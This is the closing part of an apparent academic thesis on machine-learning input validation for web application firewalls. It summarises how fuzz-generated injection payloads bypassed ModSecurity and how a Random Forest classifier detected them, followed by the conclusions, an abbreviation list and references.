

Figure 4.5: CorrelationMatrix

Validation Curve The figure 4.6 shows that we can achieve classifier accuracy up to 99% with minimum of 20 trees in the forest.



Figure 4.6: ValidationCurve

4.4 Summary

The security concerns that revolve around securing the data in web application framework has been discussed in this chapter. After analysis, conclusion has been made that policy-based firewalls are not efficient nor good against zero day attack. They must have pattern defined for all type of web attacks to counter them. Their misconfiguration or a missed policy can lead to a serious web attack on web application which may also results in data breach. Hence, our approach of machine learning based input validation can validate all input strings irrespective of any pre-defined web attack pattern before passing it to web application. This type of input structure based validation can easily counter malicious strings and can secure a web application against many sophisticated web attacks.

Chapter 5

Discussion, Conclusion and Future Work

5.1 Introduction

Within this chapter , we will discuss results produced during experiment. Later, answer of research questions that were mentioned in the first chapter will be covered. At the end, future work that could be carried out from this research work will be suggested.

5.2 Discussion

Services over web is an emerging technology that has attracted the focus of many computer scientists and engineers in its domain of research for the development of web application security based on machine learning approach. Many organizations have adapted delivery of services over web. But other than its demand, many organizations are concerned about the security its security and web application is the only option for them. In this thesis, work has been done to prevent web attacks using a machine learning approach. Attack Detection is based on two methods; either it is done using the signatures of known attacks or by analysing the structure of inputs. This work has focused on the second approach, that is structure based analysis of web inputs. In web attack detection, many researchers have been working on the signature-based firewall. Very few researchers have targeted this domain of detecting structure of malicious inputs because

of the inherited challenges. In this work, many challenges like reducing the errors, reducing false negative and the overall better performance of a web firewall have been focused. Machine learning approach have been carried out to achieve the expected results and after achieving those expected results a framework has been proposed that will be perfect to be integrate with a web application firewall.

5.3 Conclusion

This study has focused on a vulnerable web application services environment running behind open source ModSec web firewall. The analysis of some of the known web attacks on web services in the presence of ModSec firewall has been done along with a proposed machine learning based solution to counter such attacks. This thesis was started with few research questions. So, this conclusion will be done with answering those research questions. The answers of those questions are numbered in the same sequence as the questions were numbered in chapter 1.

1. After an exhaustive research and studying multiple papers, security challenges and concerns has been discussed in detail to give reader a deep insight of all the challenges that could be faced by a web application user.

2. Yes, we can cheat pattern based web firewall with sophisticated inputs. This work has adapted fuzzy logic technique to generate all possible combination of malicious attack inputs and from the results it can be concluded that we can cheat traditional web firewall policy.

3. Detailed security analysis has been done to select the best approach to be used to get the desired results. After studying papers and doing the literature review, machine learning techniques were finalized to be used in our work. Among all machine learning techniques, a detailed study of machine learning classifiers was done. Later, Random forest classifier was chosen to be used as our mitigation approach.

WAFs assume a significant job to secure web applications. The rising new types of web attacks and their complexity/advancement necessitate that firewalls must be advanced

and updated consistently to make it possible to secure web application against complex and zero-day attacks.

In this thesis, we have analyzed the security of ModSecurity a famous open source web application firewall against some well-known web attacks. We used fuzzy payload technique to generate malicious payloads and then tried to access web application protected by ModSecurity. After accessing and getting the WAF block status, we filtered the payloads which bypassed the WAF. We have noticed that we can easily target web application protected by ModSecurity with external entity(xxe), cross site scripting(xss), html and command injection attacks with fuzzy payloads techniques. Those payloads cheated ModSecurity because they haven't matched any of ModSecurity pattern also known as core rule sets. The overall recorded performance of ModSecurity against fuzzy payloads remained up to 55%.

The second part of our thesis covered its mitigation using a machine learning classifier named Random Forest. We trained the classifier with both benign and malicious payloads along with the desired WAF block status. We got up to 99% results in our validation dataset. In the digital war, time is vital. Hence, our approach showed that if we integrate machine learning based detection/validation module with any traditional WAF i.e. policy based we can improve its performance up to 92%.

5.4 Future Work

In the future research, we will focus on self-testing and self-healing of the web application firewall. This will include self-generation of fuzzy payloads and its self-testing and learning process. In this modern era, our firewalls should be enough intelligent to test itself and look for loop holes it has and also a self-healing module to counter such loop holes.

5.5 Summary

This chapter covered the discussion and conclusion that answers the research questions of this thesis. Later, future work of this research is covered. Future work includes few suggestions for future researchers who are willing to contribute in this domain.

List of Abbreviations and Symbols

Abbreviations

WAF	Web Application Firewall
DVWA	Damn Vulnerable Web Application
OWASP	Open Web Application Security Project
CRS	Core Rule Sets
HTMLi	Hyper Text Transfer Protocol Injection
Commandi	Command Injection
XSS	Cross Site Scripting
XXE	Extensible Markup Language External Entity Injection
ModSec	Mod Security
CSP	Cloud Service Provider
MU	Malicious User
TU	Trusted User
DDOS	Distributed Denial of Service
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
IT	Information Technology

IS	Information Security
API	Application Programming Interface
NIST	National Institute of Standards and Technology
HTTP	Hyper Text Transfer Protocol
HTTPS	Hyper Text Transfer Protocol Secure
MAC	Mandatory Access Control
LAN	Local Area Network
AI	Artificial Intelligence
ML	Machine Learning
ANN	Artificial Neural Network
MLP	Multi Layer Perceptron
CE	Cross Entropy
ROC	Receiver Operation Characteristics
MSE	Mean Squared Error
TPR	True Positive Rate
TNR	True Negative Rate
FPR	False Positive Rate
FNR	False Negative Rate
AUC	Area Under Curve

References

[1] OWASP.org, “OWASP ModSecurity Core Rule Set”. [Online]. Available: https://owasp.org/www-project-modsecurity-core-rule-set/ [Accessed: 20-Dec-2019]

[2] Modsecurity.org, “Mod Security open source web application firewall”. [Online]. Available: https://www.modsecurity.org [Accessed: 2- Dec-2019]

[3] Sonti Likitha, Korvi Raja Sekhar, Pasumarthy Sudeep, “Designing Security Cheat sheet for Mod Security Firewall tool” in International Journal of Engineering and Advanced Technology (IJEAT) 2019. 2019

[4] Chandan Kumar, “4 Open Source Web Application Firewall”, 2019. [Online]. Available: https://geekflare.com/open-source-web-application-firewall/ [Accessed: 2-Jan-2020]

[5] High tech security team, “Patching Complex Web Vulnerabilities Using ModSecurity WAF”, 2016. [Online]. Available: https://www.immuniweb.com/blog/patching-complex-web-vulnerabilities-using-modsecurity-waf.html [Accessed: 2-Jan-2019]

[6] D. Appelt, C. D. Nguyen, and L. Briand, “Behind an application firewall, are we safe from sql injection attacks?” in Proc. IEEE 8th Int. Conf. Software, Testing, Verification Validation, 2015.

[7] Wichers, D.: OWASP Top Ten Project. https://www.owasp.org/ (2017),[Online; accessed 12-January-2020]

[8] J. Offutt, Y. Wu, X. Du, and H. Huang. “Bypass testing of web applications”.

In Software Reliability Engineering, 2004. 15th International Symposium IEEE, 2004.

[9] H. Liu and H. B. Kuan Tan. “Testing input validation in web applications through automated model recovery”. Journal of Systems and Software, 2008.

[10] Michal Srokosz, Damian Rusinek, Bogdan Ksiezopolski, “A new WAF-based architecture for protecting web applications against CSRF attacks in malicious environment” in Proceedings of the Federated Conference on Computer Science and Information Systems, pp. 391–395. 2018.

[11] A. D. Brucker, L. Brgger, P. Kearney, and B. Wolff. “Verified firewall policy transformations for test case generation”. in Software Testing, Verification and Validation (ICST), 2010 Third International Conference IEEE, 2010.

[12] J. Hwang, T. Xie, F. Chen, and A. X. Liu. Systematic structural testing of firewall policies. In Reliable Distributed Systems, IEEE, 2008

[13] E. Al-Shaer, A. El-Atawy, and T. Samak. Automated pseudo-live testing of firewall configuration enforcement. Selected Areas in Communications, IEEE Journal, 2009.

[14] J. Jurjens and G. Wimmel. Specification-based testing of firewalls. In D. Bjørner, M. Broy, and A. Zamulin, editors, Perspectives of System Informatics, volume 2244 of Lecture Notes in Computer Science, Springer Berlin Heidelberg, 2001.

[15] D. Senn, D. Basin, and G. Caronni. Firewall conformance testing. In F. Khendek and R. Dssouli, editors, Testing of Communicating Systems, volume 3502 of Lecture Notes in Computer Science, Springer Berlin Heidelberg, 2005.

[16] A. Jahan, M. A. Alam, “Intrusion Detection Systems based on Artificial Intelligence,” IJARCS, 2017, pp. 705-708.

[17] IEEE Confluence Report, “Artificial Intelligence and Machine Learning applied to Cyber Security”, 2017. [Online], [Retrieved September 2, 2018], https://www.ieee.org/content/dam/ieee-org/ieee/web/org/about/industry/ieee_confluence_report.pdf

[18] Alrajeh, Nabil Ali, and Jaime Lloret. "Intrusion detection systems based on artificial intelligence techniques in wireless sensor networks." International Journal of Distributed Sensor Networks 9.10 (2013): 351047.

[19] W. Halfond, J. Viegas, and A. Orso, “A classification of sql-injection attacks and countermeasures,” in Proc. IEEE Int. Symp. Secure Softw. Eng., 2006, vol. 1, pp. 13–15.

[20] W. G. Halfond, S. Anand, and A. Orso, “Precise interface identification to improve testing and analysis of web applications,” in Proc. 18th Int. Symp. Softw. Testing Anal., 2009, pp. 285–296.

[21] A. Kieyzun, P. J. Guo, K. Jayaraman, and M. D. Ernst, “Automatic creation of SQL injection and cross-site scripting attacks,” in Proc. 31st Int. Conf. Softw. Eng., 2009, pp. 199–209.

[22] Y.-F. Li, P. K. Das, and D. L. Dowe, “Two decades of web application testing: A survey of recent advances,” Inf. Syst., vol. 43, pp. 20–54, 2014.

[23] R. McNally, K. Yiu, D. Grove, and D. Gerhardy, “Fuzzing: The state of the art,” DTIC Doc., Tech. Rep. DSTO–TN–1043, 2012.

[24] A. Petrowski and S. Ben-Hamida, Evolutionary Algorithms. New York, NY, USA: Wiley, 2017.

[25] J. R. Quinlan, C4.5: Programs for Machine Learning, vol. 1. San Mateo, CA, USA: Morgan Kaufmann, 1993.

[26] Kumar, Gulshan, Krishan Kumar, and Monika Sachdeva. "The use of artificial intelligence based techniques for intrusion detection: a review." Artificial Intelligence Review 34.4 (2010): 369-387.

[27] Naik, Nitin. "Fuzzy inference based intrusion detection system: FI-Snort." Computer and Information Technology; Ubiquitous Computing and Communications; Dependable, Autonomic and Secure Computing; Pervasive Intelligence and Computing (CIT/IUCC/DASC/PICOM), 2015 IEEE International Conference on. IEEE, 2015.

[28] S. Shamshiri, J. M. Rojas, G. Fraser, and P. McMinn, “Random or genetic algorithm search for object-oriented test suite generation?” in Proc. Annu. Conf. Genet. Evol. Comput., 2015, pp. 1367–1374.

[29] M. C repinsek, S.-H. Liu, and M. Mernik, “Exploration and exploitation in evolutionary algorithms: A survey,” ACM Comput. Surveys, vol. 45, pp. 35, 2013.

[30] O. Tripp, O. Weisman, and L. Guy, “Finding your way in the testing jungle: A learning approach to web security testing,” in Proc. Int. Symp. Softw. Testing Anal., 2013, pp. 347–357.

[31] McCulloch, Warren S., and Walter Pitts. "The statistical organization of nervous activity." Biometrics 4.2 (1943): 91-99.

[32] Hajimirzaei, Bahram, and Nima Jafari Navimipour. "Intrusion detection for cloud computing using neural networks and artificial bee colony optimization algorithm." ICT Express (2018).

[33] Gryzil, "ModSecurity – Using Lua scripts with ModSecurity", 2015. [Online]. https://gryzli.info/2015/12/25/modsecurity-using-lua-scripts-with-secrulescript/ Accessed: 20 February, 2020

[34] Rochster.edu, “Context Free Grammars”. [Online]. Available: https://www.cs.rochester.edu/~nelson/courses/csc_173/grammars/cfg.html [Accessed: 3-Jun-2020]